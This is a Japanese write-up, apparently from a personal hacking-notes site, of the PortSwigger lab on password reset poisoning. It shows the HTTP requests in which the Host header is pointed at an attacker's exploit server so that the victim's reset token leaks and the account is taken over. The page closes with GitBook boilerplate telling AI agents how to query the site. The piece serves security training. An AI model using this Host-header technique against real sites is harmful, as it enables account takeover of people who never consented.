> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/host-header/basic-password-reset-poisoning.md).
# パスワードリセット機構の基本的なポイズニング
パスワードリセット機構の基本的なポイズニングの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### 基本的なパスワードリセットポイズニング
**ラボの説明**
このラボでは、パスワードリセット処理のポイズニングに対する脆弱性を示します。 / ユーザー **carlos** メールで受信したすべてのリンクを、注意せずにクリックします。
目的:
* この欠陥を利用して、有効なリセットリンクを取得します
* サインイン先 **carlos のアカウント**
提供された識別子:
* ユーザー: **wiener**
* パスワード: **peter**

このアカウントに送信されたすべてのメールは、サーバーのメールクライアントからアクセスできます\*\*。
**初期観察**

このアプリは \*\*
入力するときに `wiener` ユーザーには、リセットメールが正しく送信されます。
**バックエンドリクエストの分析**

リセット要求中に送信されるHTTPリクエストは次のとおりです:
```http
POST /forgot-password HTTP/2
Host: 0af900f303cc106580bb030b00540086.web-security-academy.net
Cookie: session=Ao8thWvlDIgT46OxVL6hKR8lEBRU9H0i; _lab=46%7cMCwCFBQ4z%2fbgtHq4LZdE21KsQdP7n%2btxAhQUsbbmCpEAs2e6hfs40NpqVQzze60ZABOtmiZENKrkIeRhtjQpq7wGfTR4ACkfX%2fy3xiyS2hre0cnWFJ4KZTfb8HXE5b8FT19JGn3t24n5uFzD7iCcyveBexzEgHZ3I%2fpT%2bPde%2bB%2bkXac%3d
Content-Length: 53
csrf=Tk00wDOWaQI4cw34e6fwZ4dXAlXQhXD7&username=wiener
```

**Hostヘッダー操作テスト**
を置き換えることで `Host` ヘッダー値を任意のドメイン(例: `test.com`)に置き換えると、サーバーは常にその要求を有効として処理し、この変更されたHostからリセットリンクを生成します。
```http
Host: test.com
```
ページは、その内容を通常のホストページと同じように解釈します。
これはHost\*\*ヘッダーへの過度の信頼を裏付けています。
**脆弱性の悪用**
攻撃は次の手順で構成されます:
1. を変更する `Host` ヘッダーにドメインを設定して**エクスプロイトサーバー**
2. ユーザーのリセットを要求する **carlos**
アプリケーション:
```http
POST /forgot-password HTTP/2
Host: exploit-0a5c001303a8105f80b302b10120000a.exploit-server.net
Cookie: session=Ao8thWvlDIgT46OxVL6hKR8lEBRU9H0i; _lab=46%7cMCwCFBQ4z%2fbgtHq4LZdE21KsQdP7n%2btxAhQUsbbmCpEAs2e6hfs40NpqVQzze60ZABOtmiZENKrkIeRhtjQpq7wGfTR4ACkfX%2fy3xiyS2hre0cnWFJ4KZTfb8HXE5b8FT19JGn3t24n5uFzD7iCcyveBexzEgHZ3I%2fpT%2bPde%2bB%2bkXac%3d
Content-Length: 53
csrf=Tk00wDOWaQI4cw34e6fwZ4dXAlXQhXD7&username=carlos
```
**結果**

* サーバーは、以下に基づいてリセットリンクを生成します **攻撃者が制御するHost**
* ユーザー **carlos** メールで受信したこの仕掛けられたリンクをクリックする
* すると、リセットトークンがエクスプロイトサーバーのログに表示されます
* アカウントの新しいパスワードを設定できます **carlos**
* 対象アカウントへの接続に成功
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/host-header/basic-password-reset-poisoning.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.